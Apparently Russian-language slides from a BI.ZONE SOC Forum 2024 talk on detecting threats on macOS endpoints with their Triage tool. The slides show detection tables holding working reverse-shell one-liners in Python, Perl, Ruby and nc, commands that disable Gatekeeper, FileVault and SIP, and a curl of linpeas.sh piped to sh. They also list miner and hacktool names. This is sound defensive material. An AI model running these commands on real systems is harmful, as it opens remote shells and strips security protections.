
Инвентаризация файловой системы: что ищем

SOC
FORUM
2024

proc_file_sig_ident	proc_file_path	proc_cwd	cmdline	proc_file_ace_mask			
com.apple.RemoteDesktօ pAgent	/System/Library/CoreService s/RemoteManagement/ARDAgent. app/Contents/MacOS/ARDAgent	/	/System/Library/CoreSer vices/RemoteManagement/ ARDAgent.app/Contents/M acOS/ARDAgent	0104755			
proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_path	file_path	proc_cmdline	proc_usr_audit_name	file_name
/Users/kiafy	touch	com.apple.touch	/usr/bin/touch	/Library/Launch Daemons/.ssl.pl ist	touch /Library/Lau nchDaemons/.ssl.pl ist	kiafy	.ssl.plist
							• Hidden-файл
proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_path	file_path	file_path_old	proc_cmdline	proc_usr_audit_name
/Users/kiafy	mv	com.apple.mv	/bin/mv	/Library/Launch Daemons/com.app le.ga.plist	/Library/LaunchDae mons/com.apple.gap list	mv /Library/LaunchDae mons/com.apple.gap list /Library/Launch Agents	kiafy
/Users/kiafy	touch	com.apple.touch	/usr/bin/touch	/Library/Launch Daemons/com.app le.ga.plist	-	touch /Library/Lau nchDaemons/com.apple.g a.plist	kiafy


Инвентаризация механизмов безопасности: что собираем

SOC
FORUM
2024



Инвентаризация механизмов безопасности: что ищем

cmdline	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_signed	proc_file_path	proc_usr_audit_name
spctl --master-disable /		spctl	com.apple.spctl	true	/usr/sbin/spctl	kiafy
sudo spctl -m disable	/	sudo	com.apple.sudo	true	/usr/bin/sudo	kiafy
cfg_param						cfg_param_value
Gatekeeper						disabled
Gatekeeper						disabled
Gatekeeper						enabled



cmdline	cfg_param	cfg_param_value
sudo fdesetup disable	FileVault	Off

cmdline	cfg_param	cfg_param_value
sudo csrutil disable	SIP	disabled

Инвентаризация настроек безопасности: что собираем

SOC
FORUM
2024



Инвентаризация настроек безопасности: что ищем

SOC
FORUM
2024

script_output	usr_tgt_name	usr_tgt_pwd_isweak
pass_dict	kiafy	true

cfg_param	cfg_param_value
MinPasswordLength	4
PasswordLifetime	false

cfg_param	cfg_param_value
ScreenSharing	True

cfg_param	cfg_param_value
GetRemoteLogin	1

Инвентаризация процессов: что собираем

SOC
FORUM
2024



Инвентаризация процессов: что ищем

Командные строки, характерные для reverse shell

enrich.ioa.rules	cmdline	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_path
gen_using_python_to_create_bind_or_reverse_shell	python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect (("10.0.170.220",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn ("/bin/bash")'	/Users/kiafy/Downloads	python3.12	python3-55554944656636e60502317592e9ab7d8d76d858	/opt/homebrew/Cellar/python@3.12/3.12.5/Frameworks/Python.framework/Versions/3.12/bin/python3.12
gen_using_python_to_create_bind_or_reverse_shell	/opt/homebrew/Cellar/python@3.12/3.12.5/Frameworks/Python.framework/Versions/3.12/Resources/Python.app/Contents/MacOS/Python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect (("10.0.170.220",4444));os.dup2(s.fileno(),0);import pty; pty.spawn ("/bin/bash")'	/Users/kiafy/Downloads	python	org.python.python	/opt/homebrew/Cellar/python@3.12/3.12.5/Frameworks/Python.framework/Versions/3.12/Resources/Python.app/Contents/MacOS/Python
gen_using_perl_to_create_bind_or_reverse_shell	perl -e 'use Socket;\$i="10.0.0.1";\$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect (S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'	/Users/kiafy	perl	com.apple.perl	/usr/bin/perl
gen_using_perl_to_create_bind_or_reverse_shell	perl -e 'use Socket;\$i="10.0.0.1";\$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect (S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'	/Users/kiafy	perl5.30	com.apple.perl5	/usr/bin/perl5.30
gen_using_ruby_to_create_bind_or_reverse_shell	ruby -rsocket '-ef=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <%d >%d 2>%d",f,f,f)'	/Users/kiafy	ruby	com.apple.ruby	/usr/bin/ruby
gen_using_ncat_to_create_bind_or_reverse_shell	nc -c /bin/bash 10.0.0.1 4242	/Users/kiafy	nc	com.apple.nc	/usr/bin/nc



Rev_shells generator



Rev_shells cheatsheet

Инвентаризация процессов: что ищем

SOC
FORUM
2024

Имена файлов, командные строки, характерные для майнеров/хактулов

Macminer, xmrig, macMineable, js miner

Macpeas, swiftbelt, VOOODOO, macinhash

cmdline	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_signed	proc_file_path	proc_usr_audit_name
/Users/kiaf y/Downloads/ xmrig-6.22. 1/xmrig	/Users/kiafy	xmrig	xmrig	false	/Users/kiafy/Down loads/xmrig-6.22. 1/xmrig	kiafy


cmdline	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_signed	proc_file_path	proc_usr_audit_name
curl -L https://githu b.com/peass-ng/PEASS- ng/releases/latest/do wnload/ linpeas.sh s h	/Users/kiafy/t ools	zsh	com.apple.zsh	true	/bin/zsh	root



Планы развития BI.ZONE Triage (macOS)

Планы развития BI.ZONE Triage (macOS)

SOC
FORUM
2024




- Добавить новые профили сбора
 - Обогатить уже реализованные профили новыми атрибутами
 - Проверить слабость паролей локальных пользователей
- Добавить правила выявления угроз
 - Добавить правила выявления угроз с автоматическим реагированием
 - Добавить правила выявления мисконфигураций
- Поддержка инструмента и исправление выявленных проблем
 - Добавление новых профилей, обогащение существующих с целью своевременного выявления новых угроз



Спасибо за внимание!




<https://github.com/bi-zone/triage>



<https://github.com/bi-zone/triage/wiki>

SOC FORUM 2024



info@bi.zone
+7 (499) 110-25-34

ул. Ольховская, д. 4, корп. 2
г. Москва, 105066